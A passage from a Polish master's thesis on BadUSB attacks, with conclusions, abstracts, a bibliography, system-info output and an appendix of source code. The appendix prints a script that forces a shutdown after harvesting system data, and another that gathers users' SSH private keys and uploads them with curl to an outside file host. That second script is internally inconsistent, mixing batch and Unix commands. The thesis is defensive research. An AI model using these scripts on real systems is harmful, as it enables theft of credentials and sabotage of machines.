W systemie zainstalowano 14 poprawek (hotfixów), obejmujących różne aktualizacje i łatki bezpieczeństwa. Wymagania dotyczące Hyper-V są spełnione, co oznacza, że wirtualizacja jest obsługiwana na tym systemie, a funkcje takie jak rozszerzenia monitora VM czy drugi poziom translacji adresowej są dostępne i włączone.

Skrypt przedstawiony w B jest narzędziem służącym do eksfiltracji danych z systemu operacyjnego Windows w sposób przenośny i wydajny. Skrypt działa w wierszu poleceń i wykorzystuje różne polecenia i narzędzia do zbierania, pakowania i przesyłania danych na zewnętrzne serwery.

Na początku skrypt tworzy katalog .ssh-exfil, który służy jako tymczasowe miejsce docelowe dla zebranych danych. Następnie korzysta z polecenia rsync, aby skopiować klucze SSH, pliki publiczne kluczy oraz plik known hosts z katalogu domowego użytkowników do nowo utworzonego katalogu .ssh-exfil.

Po zebraniu danych skrypt dokonuje podstawowych czynności porządkowych, takich jak zmiana nazw katalogów .ssh na ssh, aby nie były one ukryte, oraz pakowanie zebranych danych do archiwum ssh-exfil.tar.

Po zakończeniu procesu pakowania skrypt usuwa tymczasowy katalog .ssh-exfil i przystępuje do przesłania zapakowanych danych na zewnętrzny serwer. Skrypt używa narzędzia

dzia curl, aby przesłać archiwum ssh-exfil.tar do usługi oshi.at w celu przechowywania danych. Następnie skrypt pobiera publiczny adres IP maszyny oraz pełną nazwę domenową (FQDN) oraz nazwę użytkownika, a te informacje zostają zapisane do pliku work.log.

Ostatecznie skrypt przesyła plik work.log na zewnętrzny serwer za pomocą narzędzia curl, aby umożliwić dostęp do zebranych informacji. Po wykonaniu wszystkich operacji skrypt czyści po sobie, usuwając pliki tymczasowe.

Analiza tego skryptu może posłużyć do zrozumienia metod i narzędzi wykorzystywanych przez atakujących do eksfiltracji danych z systemu Windows oraz do zwiększenia świadomości na temat potencjalnych zagrożeń bezpieczeństwa i konieczności zabezpieczenia systemów przed tego typu atakami.

Rozdział 5

Dyskusja

5.1 Podsumowanie i wnioski końcowe

Zadaniem pracy było przeanalizowanie zagrożeń związanych z atakami na bezpieczeństwo komputerów przy użyciu urządzeń BadUSB. Praca koncentrowała się na przedstawieniu zakresu teoretycznego oraz ukazaniu tematu od strony badawczej. W części teoretycznej zostały wymienione zarówno kwestie techniczne, jak i prawne. Wskazano na genezę i ewolucję ataków BadUSB, co pozwoliło zrozumieć, w jaki sposób ten rodzaj ataków stał się coraz bardziej wyrafinowany i powszechny w środowisku cyberprzestępczym oraz jak istotne jest monitorowanie zmian w technologii USB oraz praktykach bezpieczeństwa, aby skutecznie zapobiegać i reagować na tego rodzaju zagrożenia. Również została szczegółowo przeanalizowana analiza przypadków i ich wpływ na firmware, która pomaga zrozumieć jak ataki BadUSB wpływają na firmware urządzeń oraz jakie są możliwości obrony przed nimi poprzez lepsze zrozumienie mechanizmów działania i sposobów ich wykrywania oraz usuwania. Z punktu widzenia techniczno-prawnego przedstawiono kluczowe aspekty dotyczące ataków BadUSB oraz ich konsekwencje prawnych związanych z ochroną danych osobowych i odpowiedzialnością podmiotów. Wnioskiem z analizy jest potrzeba integracji wiedzy technicznej z aspektami prawno-organizacyjnymi, aby skutecznie zapobiegać i reagować na tego rodzaju zagrożenia, a także zapewnić zgodność z regulacjami dotyczącymi ochrony danych osobowych, takimi jak RODO.

W części badawczej została przedstawiona analiza technik ataków BadUSB, w tym wykorzystanie manipulacji firmware’em urządzeń USB oraz praktyki bezpieczeństwa związane z zapobieganiem tego rodzaju zagrożeniom. Dodatkowo, przeprowadzono testy skuteczności narzędzi ochronnych, takich jak Microsoft Defender, w kontekście wykrywania i neutralizacji potencjalnych zagrożeń związanych z zastosowaniem złośliwego oprogramowania na nośnikach USB. Otrzymane wyniki pozwalają na ocenę efektywności tych narzędzi oraz identyfikację obszarów wymagających dalszych usprawnień w zakresie bezpieczeństwa systemowego.

Wynikające z przeprowadzonej analizy spostrzeżenia oraz zalecenia sugerują kilka kluczowych działań. Ważnym spostrzeżeniem, które wynika z napisanej pracy, jest konieczność kontroli i zarządzania urządzeniami USB w środowisku pracy poprzez wdrożenie odpowiednich polityk bezpieczeństwa oraz ograniczenie dostępu do portów USB tylko dla zaufanych urządzeń. Regularna aktualizacja oprogramowania, korzystanie z narzędzi ochronnych oraz aktualizacja firmware'u urządzeń USB są kluczowe w zapewnieniu bezpieczeństwa. Edukacja użytkowników na temat zagrożeń związanych z urządzeniami USB oraz praktyk bezpieczeństwa podczas korzystania z nich może zmniejszyć ryzyko przed atakami BadUSB. Należy również monitorować ruch sieciowy i zachowanie systemów pod kątem złośliwych działań, szybko reagować na różnego typu zagrożenia.

Kontynuacja badań nad nowymi technikami ataków BadUSB oraz rozwijanie narzędzi do wykrywania i neutralizacji tych zagrożeń jest niezbędna dla zapewnienia skutecznej ochrony. Regularne testowanie skuteczności narzędzi ochronnych, takich jak Microsoft Defender, w kontekście ataków BadUSB jest niezbędne dla zapewnienia ich efektywności w praktyce. Podsumowując, analiza ataków BadUSB oraz skuteczności narzędzi ochronnych pozwala na identyfikację obszarów wymagających dalszych badań i usprawnień, a także wyznaczenie środków zaradczych w celu zapobiegania tego rodzaju zagrożeniom.

Autor za własny wkład pracy w ramach pracy magisterskiej uważa:

- Znalezienie i opanowanie literatury oraz materiałów źródłowych dotyczących tematyki pracy
- Samodzielne zrozumienie taktyk BadUSB
- Samodzielne zdobycie wiedzy na temat różnych aspektów związanych z BadUSB
- Zrozumienie aspektów prawnych związanych z cyberbezpieczeństwem
- Zastosowania i możliwości wykorzystania technologii BadUSB
- Analiza technik BadUSB
- Opracowanie skryptów związanych z tematem pracy
- Analiza danych wyjściowych uzyskanych podczas badań

Streszczenie

POLITECHNIKA RZESZOWSKA im. I. Łukasiewicza
Wydział Elektrotechniki i Informatyki

Rzeszów, 2024

STRESZCZENIE PRACY DYPLOMOWEJ MAGISTERSKIEJ ATAKI NA BEZPIECZEŃSTWO KOMPUTERA PRZY UŻYCIU URZĄDZEŃ USB

Autor: Oleh Danchivskyi, nr albumu: EF-160822

Opiekun: dr. hab. inż. Dominik Strzałka, prof. PRz

Słowa kluczowe: (Cyberbezpieczeństwo, Ataki USB, BadUSB)

Praca bada zagrożenia dla bezpieczeństwa komputerów związanego z urządzeniami USB. Analizuje różne rodzaje ataków sprzętowych i programowych oraz ocenę skuteczności metod obrony. Ostatecznie praca dąży do identyfikacji zagrożeń i opracowania skuteczniejszych strategii ochrony przed atakami USB.

RZESZOW UNIVERSITY OF TECHNOLOGY
Faculty of Electrical and Computer Engineering

Rzeszow, 2024

MASTER'S THESIS ABSTRACT COMPUTER SECURITY ATTACKS USING USB DEVICES

Author: Oleh Danchivskyi, nr albumu: EF-160822

Supervisor: Dominik Strzałka, Ph.D., Prof. PRz

Key words: (Cybersecurity, USB attacks, BadUSB)

The work explores the security threats to computers associated with USB devices. It examines various types of hardware and software attacks and evaluates the effectiveness of defense methods. Ultimately, the study aims to identify threats and develop more effective strategies to protect against USB-based attacks.

Bibliografia

- [1] <https://hackernoon.com/how-to-make-a-malicious-usb-device-and-have-some-harmless->
[dostęp 14.10.2022]
- [2] <https://www.mcafee.com/blogs/other-blogs/mcafee-labs/rise-of-lnk-shortcut-files-malware/> [dostęp 21.06.2022]
- [3] <https://github.com/int0x33/nc.exe?ref=hackernoon.com> [dostęp 23.01.2019]
- [4] <https://www.manageengine.com/device-control/badusb.html#badusb-history> [dostęp 2024]
- [5] Redakcja naukowa Tomasz Dębowski: Cyberbezpieczeństwo wyzwaniem XXI wieku, Wydawnictwo naukowe, Łódź – Wrocław 2018, https://www.zpz.uni.wroc.pl/Users/1/files/Cyberbezpieczenstwo_wyzwaniem_XXI_wiekucompressed.pdf
- [6] <https://www.trellix.com/security-awareness/ransomware/what-is-stuxnet/> [dostęp 2024]
- [7] <https://www.csoonline.com/article/562691/stuxnet-explained-the-first-known-cyberw.html> [dostęp 31.08.2022]
- [8] <https://www.nytimes.com/2019/06/29/opinion/sunday/conficker-worm-ukraine.html> [dostęp 29.06.2019]
- [9] <https://nordlayer.com/blog/evolution-of-cyber-threats-over-10-years/>
[dostęp 16.05.2023]
- [10] <https://www.allot.com/100-plus-cybersecurity-terms-definitions/> [dostęp 2024]
- [11] <https://backbone.io/blog/usb-attack-2024/> [dostęp 2024]
- [12] <https://www.statista.com/statistics/1351303/volume-malicious-usb-drop-attacks-worldwide#:~:text=A%202021%20survey%20of%20IT,reported%20never%20having%20experienced%20them.> [dostęp 17.03.2023]

- [13] <https://www.bloomberg.com/news/articles/2023-11-10/world-s-biggest-bank-forced-to-trade-via-usb-stick-after-hack> [dostęp 10.11.2023]
- [14] <https://thehackernews.com/2023/07/malicious-usb-drives-targeting.html?m=1> [dostęp 17.07.2023]
- [15] <https://www.linkedin.com/pulse/unveiling-stealthy-world-badusb-attacks-deep-dive-> [dostęp 11.02.2024]
- [16] <https://www.infosecinstitute.com/resources/vulnerabilities/32-hardware-and-firmware-vulnerabilities/> [dostęp 01.10.2019]
- [17] Bakhshi, T.; Ghita, B.; Kuzminykh, I. A Review of IoT Firmware Vulnerabilities and Auditing Techniques. *Sensors* 2024, 24, 708. <https://doi.org/10.3390/s24020708>
- [18] J. Wasilewski: Cyberprzestępczość - wybrane aspekty prawnokarne i kryminalistyczne, Rozprawa doktorska, Białystok, 2017, https://repozytorium.uwb.edu.pl/jspui/bitstream/11320/6538/1/J_Wasilewski_Cyberprzestepczosc.pdf

Dodatek A

Szczegółowe wyniki badań

```
Module Name Display Name Driver Type Link Date
=====
red↵> =====
1394ohci Kontroler hosta 1394 z Kernel
3ware 3ware Kernel 19.05.2015 00:28:03
ACPI Sterownik Microsoft AC Kernel
AcpiDev Sterownik urzdze ACP Kernel
acpiex Microsoft ACPIEx Drive Kernel
acpipagr Sterownik agregatora p Kernel
AcpiPmi Sterownik miernika ene Kernel
acpitime Sterownik alarmu wznaw Kernel
Acx01000 Acx01000 Kernel
ADP80XX ADP80XX Kernel 09.04.2015 22:49:48
AFD Sterownik funkcji pomo Kernel
afunix afunix Kernel
ahcache Application Compatibil Kernel
amdgpio2 AMD GPIO Client Driver Kernel 07.02.2019 10:32:20
amdi2c AMD I2C Controller Ser Kernel 13.06.2018 07:25:43
AmdK8 Sterownik procesora AM Kernel
AmdPPM Sterownik procesora AM Kernel
amdsata amdsata Kernel 14.05.2015 14:14:52
amdsbs amdsbs Kernel 11.12.2012 22:21:44
amdxata amdxata Kernel 01.05.2015 02:55:35
AppID AppID Driver Kernel
applockerflt Smartlocker Filter Dri Kernel
```

Tabela A.1: Wyniki driver info.txt

```

C:\PerfLogs
C:\Program Files
C:\Program Files (x86)
C:\Users
C:\Windows
C:\$SysReset\AppxLogs
C:\$SysReset\CloudImage
C:\$SysReset\Logs
C:\$SysReset\MDM
C:\$SysReset\ResetSession.xml
C:\$SysReset\Scratch
C:\$SysReset\Triggers.dat
C:\$SysReset\AppxLogs\RestoreDownlevelAllUserStore.log
C:\$SysReset\Logs\diagerr.xml
C:\$SysReset\Logs\diagwrn.xml
C:\$SysReset\Logs\PushButtonReset.etl
C:\$SysReset\Logs\SessionID.xml
C:\$SysReset\Logs\setupact.log
C:\$SysReset\Logs\setuperr.log
C:\$SysReset\Logs\Timestamp.xml
C:\$SysReset\Logs\WinRE
C:\$SysReset\Scratch\csrss.exe
C:\Program Files\Common Files
C:\Program Files\Internet Explorer
C:\Program Files\ModifiableWindowsApps
C:\Program Files\MSBuild
C:\Program Files\NVIDIA Corporation
C:\Program Files\Reference Assemblies
C:\Program Files\Synaptics
C:\Program Files\Windows Defender
C:\Program Files\Windows Defender Advanced Threat Protection
C:\Program Files\Windows Mail
C:\Program Files\Windows Media Player
C:\Program Files\Windows Multimedia Platform
C:\Program Files\Windows NT
C:\Program Files\Windows Photo Viewer
C:\Program Files\Windows Portable Devices
C:\Program Files\Windows Security
C:\Program Files\WindowsPowerShell
C:\Program Files\Common Files\microsoft shared
C:\Program Files\Common Files\Services
C:\Program Files\Common Files\System
C:\Program Files\Common Files\microsoft shared\ClickToRun

```

Tabela A.2: Wyniki file info.txt

```
Host Name: DESKTOP-5I8RLDA
OS Name: Microsoft Windows 10 Education
OS Version: 10.0.18363 N/A Build 18363
OS Manufacturer: Microsoft Corporation
OS Configuration: Standalone Workstation
OS Build Type: Multiprocessor Free
Registered Owner: admin
Registered Organization: N/A
Product ID: 00328-00000-00000-AA810
Original Install Date: 11.03.2020, 21:42:54
System Boot Time: 14.03.2024, 18:18:51
System Manufacturer: Hewlett-Packard
System Model: HP EliteBook 8770w
System Type: x64-based PC
Processor(s): 1 Processor(s) Installed.
               [01]: Intel64 Family 6 Model 58 Stepping 9
                   red↵ GenuineIntel ~2701 Mhz
BIOS Version: Hewlett-Packard 68IAV Ver. F.61, 07.04.2015
Windows Directory: C:\Windows
System Directory: C:\Windows\system32
Boot Device: \Device\HarddiskVolume2
System Locale: pl;Polski
Input Locale: pl;Polski
Time Zone: (UTC+01:00) Sarajewo, Skopie, Warszawa, Zagrzeb
Total Physical Memory: 32 698 MB
Available Physical Memory: 30 092 MB
Virtual Memory: Max Size: 37 562 MB
Virtual Memory: Available: 34 390 MB
Virtual Memory: In Use: 3 172 MB
Page File Location(s): C:\pagefile.sys
Domain: WORKGROUP
Logon Server: \\DESKTOP-5I8RLDA
Hotfix(s): 14 Hotfix(s) Installed.
               [01]: KB4537572
               [02]: KB4503308
               [03]: KB4508433
               [04]: KB4515383
               [05]: KB4516115
               [06]: KB4517245
               [07]: KB4520390
               [08]: KB4521863
               [09]: KB4524569
               [10]: KB4525419
               [11]: KB4528759
               [12]: KB4537759
               [13]: KB4538674
               [14]: KB4541338
```

Tabela A.3: Wyniki system info.txt

Dodatek B

Kod źródłowy

```
@echo off
echo Pobieranie informacji o systemie...
:: Pobranie informacji o systemie
systeminfo > "%~dp0system_info.txt"
echo Informacje o systemie zostały zapisane.
:: Pobranie informacji o plikach i sterownikach
echo Pobieranie informacji o plikach i sterownikach...
dir C:\ /S /B > "%~dp0file_info.txt"
driverquery > "%~dp0driver_info.txt"
echo Informacje o plikach i sterownikach zostały zapisane.
:: Wyświetlenie komunikatu na cały ekran
echo Przejęto kontrolę nad laptopem!
"%~dp0nircmd.exe" infobox "Przejęto kontrolę nad laptopem!"
"Komunikat" fullscreen
:: Symulacja zawieszenia laptopa na 10 sekund
echo Zawieszanie laptopa...
timeout /t 10 >nul
:: Kopiowanie plików na pendrive
echo Kopiowanie plików na pendrive...
copy /Y "%~dp0system_info.txt"
"%~dp0file_info.txt" "%~dp0driver_info.txt" "E:\"
echo Pliki zostały skopiowane na pendrive.
:: Wyłączenie laptopa
echo Wyłączanie laptopa...
shutdown /s /f /t 0
pause
```

Tabela B.1: Skrypt run_exploit.cmd

```
@echo off
rem Keeping it portable.
rem see: https://www.cyberciti.biz/tips/finding-bash-perl-python-
red↵ portably-using-env.html
rem Preparation
mkdir .\ssh-exfil
rem creating a working directory
rem Collecting the ssh keys, pubkeys and known-hosts
rsync -a --prune-empty-dirs --include "*" --include "id_*" --
red↵ include "known_hosts" --exclude "*" /home .\ssh-exfil
rem find all ssh-keys, ssh-pubkeys and known-hosts files for users
red↵ and copy them into the subfolder .\ssh-exfil
rem see also: https://unix.stackexchange.com/questions/83593/copy-
red↵ specific-file-type-keeping-the-folder-structure
red↵ /83596#83596
rem basic cleanup
for /r %%i in (.ssh) do (
    cd %%i
    cd ..
    ren .ssh ssh
    cd ..
    cd ..
)
rem rename all extracted ".ssh" subfolders into "ssh" so that they
red↵ ain't hidden anymore
rem see : https://stackoverflow.com/a/31478604
rem https://securitronlinux.com/debian-testing/renaming-folders-
red↵ with-a-loop-in-bash-is-easy/
rem https://linuxize.com/post/how-to-rename-directories-in-linux
red↵ /
rem getting ready to exfiltrate
tar cfv ssh-exfil.tar .\ssh-exfil\
rem pack the exfiltrated data into a tarball
rmdir /s /q .\ssh-exfil
rem remove the working directory
rem exfiltrate the file
echo. > work.log
rem creating logfile
rem see: https://unix.stackexchange.com/questions/61931/redirect-
red↵ all-subsequent-commands-stderr-using-exec/61932#61932
(
    curl https://oshi.at -F f=@"ssh-exfil.tar"
    rem Transfers file to oshi.at using curl POST
    ...
    ...
    ...
rem closing script
exit
```

Tabela B.2: Kod wiper.sh